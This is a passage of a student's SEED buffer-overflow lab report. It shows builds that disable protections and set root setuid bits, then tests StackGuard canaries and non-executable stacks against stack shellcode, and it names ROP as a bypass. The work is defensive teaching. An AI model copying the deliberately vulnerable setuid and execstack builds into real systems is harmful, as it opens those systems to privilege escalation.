[make                                                                           ]
 rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stac
 k-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
 gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
 gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
 sudo chown root stack-L1 && sudo chmod 4755 stack-L1
 gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
 gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
 sudo chown root stack-L2 && sudo chmod 4755 stack-L2
 gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
 gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
 sudo chown root stack-L3 && sudo chmod 4755 stack-L3
 gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
 gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
 sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Photo #21: make clean and recompile producing L1-L4 with stack protector

When the exploit was run against the StackGuard-protected stack-L1, the program detected the canary corruption and aborted with '***stack smashing detected ***: terminated' before any shellcode could execute. No root shell was obtained. The buffer overflow has to overwrite the saved return address, which sits past the canary. Any contiguous strcpy()-style overflow that reaches the return address must necessarily overwrite the canary first. Because the canary value is random and unknown to the attacker, the prologue/epilogue check fails and the program calls 'stack_chk_fail()' to abort. StackGuard does not stop overflows that skip over the canary, but it shuts down the standard strcpy-based stack-smashing exploit used here.

```
setup/code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted (core dumped)
```

Photo #22: StackGuard catches overflow

Task 9.b: Turn on the Non-executable Stack Protection

The implementation of a non-executable stack leverages the hardware NX bit to designate stack memory pages as non-executable, ensuring that any attempt to execute code within these regions triggers a SIGSEGV fault. To evaluate this countermeasure, I used 'call_shellcode.c' from the shellcode folder, a test method that copies binary shellcode onto the stack and attempts to jump to it, directly exercising the specific attack vector NX is engineered to block. I compiled the programs using the '-z execstack' flag to explicitly mark the stack as executable. Under these conditions, both the a32.out and a64.out binaries successfully launched shell prompts, confirming that shellcode residing on the stack could execute as intended when protections were disabled.

```
[ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
 setup/shellcode$ ./a32.out
[# EX                                                                          ]
[# exit                                                                        ]
[ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
 setup/shellcode$ ./a64.out
[# exit                                                                        ]
[ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
 setup/shellcode$ cat Makefile

all:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c

setuid:
        gcc -m32 -z execstack -o a32.out call_shellcode.c
        gcc -z execstack -o a64.out call_shellcode.c
        sudo chown root a32.out a64.out
        sudo chmod 4755 a32.out a64.out

clean:
        rm -f a32.out a64.out *.o
```

Photo #23: Run with '-z execstack' a32.out and a64.out spawn shells

Recompiled with '-z noexecstack' so the stack pages are marked non-executable.

```
ubuntu@ip-172-31-43-166:~/seed-labs/category-software/Buffer_Overflow_Setuid/Lab
setup/shellcode$ make clean
make
[./a32.out                                                                     ]
rm -f a32.out a64.out *.o
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
Segmentation fault (core dumped)
```

Photo #24: Makefile edited to use '-z noexecstack'

Both a32.out and a64.out crashed immediately with 'Segmentation fault (core dumped)'. The shellcode bytes are still on the stack, but the CPU refuses to fetch instructions from a page whose NX bit is set. When 'func()' attempted to execute code from the stack, the CPU fetched the instruction from a stack address, the MMU consulted the page table and saw the NX bit set, it raised a page fault, and the kernel delivered SIGSEGV and terminated the process. This defeats the shellcode-on-stack pattern. NX does not prevent all buffer-overflow exploitation, but attackers can use Return-Oriented Programming return-to-libc attacks that reuse existing executable code instead of injecting new code on the stack.